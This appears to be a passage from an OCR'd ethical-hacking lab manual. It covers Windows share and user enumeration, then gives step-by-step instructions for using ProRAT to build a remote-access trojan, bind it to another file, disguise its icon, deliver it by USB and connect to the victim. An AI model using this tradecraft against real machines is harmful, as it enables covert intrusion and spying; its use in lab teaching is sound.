
Step 3: Select LAPTOP-B7NCMAGK and expand it, you can see all the options of the machine in this, select the **users** to see how many users are available in machine and **groups** included and **password policies**, etc.




Step 4: Click on **'Shares'** folder, you can see the shared folders which are set to (public)open to everyone, and we can access them by this tool.



Step 5: Click on **'Users'** in shares, and you can see users of C drive as shown below:



Step 6: Go to **'User Rights'** and you can see user rights of the machine as shown below:



In this way, you can enumerate usernames, password policies, share folders, user rights of the machine. There are number of options available to enumerate.


Test the Windows 10 security using ProRAT (or msfvenom) and get access to the key logs. Delete the files from desktop or C drive and execute the commands to create a new folder on the desktop and upload any file from your system.

Use ProRAT tool to hack Windows 10:


Step 1: Open the ProRAT tool in the attacker machine. (Make sure that windows defender and firewall are turned off in attacker as well as in victim's machine because today's technology can easily spot these malicious programs and they automatically quarantine them)
This method only works if the victim's machine is not secured.


Step 2: Click on create tab and select **Create ProRat Server (342 Kbayt).**

Step 3: Go to **general settings** and select the server port as **5110** (Default port number).
Select Server Password, here we have selected **'pqrs'** as password.
Select Victim name, here we have selected victim name as **'target'.**




Step 4: Go to **'Bind with File'** and click on the checkbox of **'Bind server with a file'** and click on **'Select File'** and select the **xss-payload-list** to hide the trojan as shown in the following screenshot.







You will be prompted as below:




Step 5: Now go to **'Server Extensions'** and select **.EXE**, now go to **'Server Icon'** and select an appropriate icon to camouflage our newly created trojan and then click on Create Server tab as shown in the following screenshots.







You will be prompted as below which says- The Binded server has been created with your settings in the current directory.




Here in the current directory i.e.(\Documents) you can see our trojan name is **binded_server** as shown below, you can rename it with any appropriate file name, we are sending it to the victim machine as **binded_server**.




Step 6: Go to the victim windows 10 machine and open command prompt and write command **'ipconfig'** and check its IP address.




Step 7: Now send our trojan file to the victim machine via USB or any other resources, when the trojan file (binded_server) is opened, the trojan is executed in the background and we can connect to it from our attacker machine. We have used USB to send this malicious file.




Step 8: Type in victim's **ip address** in ip field and click on **connect** as shown below:




Step 9: It is asking for the password, so write the password which is **'pqrs'** in our case and click on ok and it will connect to the victim's machine.



